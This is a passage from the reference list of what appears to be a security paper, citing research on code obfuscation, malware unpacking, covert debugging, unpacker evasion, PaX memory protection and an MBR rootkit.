16. Christian Collberg, Clark Thomborson, Douglas Low : A Taxonomy of Obfuscating Transformations, http ://www.cs.arizona.edu/ collberg/Research/Publications/CollbergThomborsonLow97a/A4.pdf
17. Lutz Bohne : Pandora's Bochs : Automatic Unpacking of Malware, http ://www.damogran.de/PandorasBochs.pdf
18. Min Gyung Kang, Pongsin Poosankam, and Heng Yin : Renovo : A hidden code extractor for packed executables. Proceedings of the 5th ACM Workshop on Recurring Malcode(WORM'07), October 2007.
19. Danny Quist : Covert Debugging Circumventing Software Armoring Techniques, http ://www.offensivecomputing.net/bhusa2007/dquist-valsmith-covert-debugging-paper.pdf
20. skape : Using dual-mappings to evade automated unpackers http ://uninformed.org/ ?v=10&a=1
21. PaX Team : Design of PAGEEXEC http ://pax.grsecurity.net/docs/pageexec.txt
22. Gmer : Stealth MBR rootkit http ://www2.gmer.net/mbr/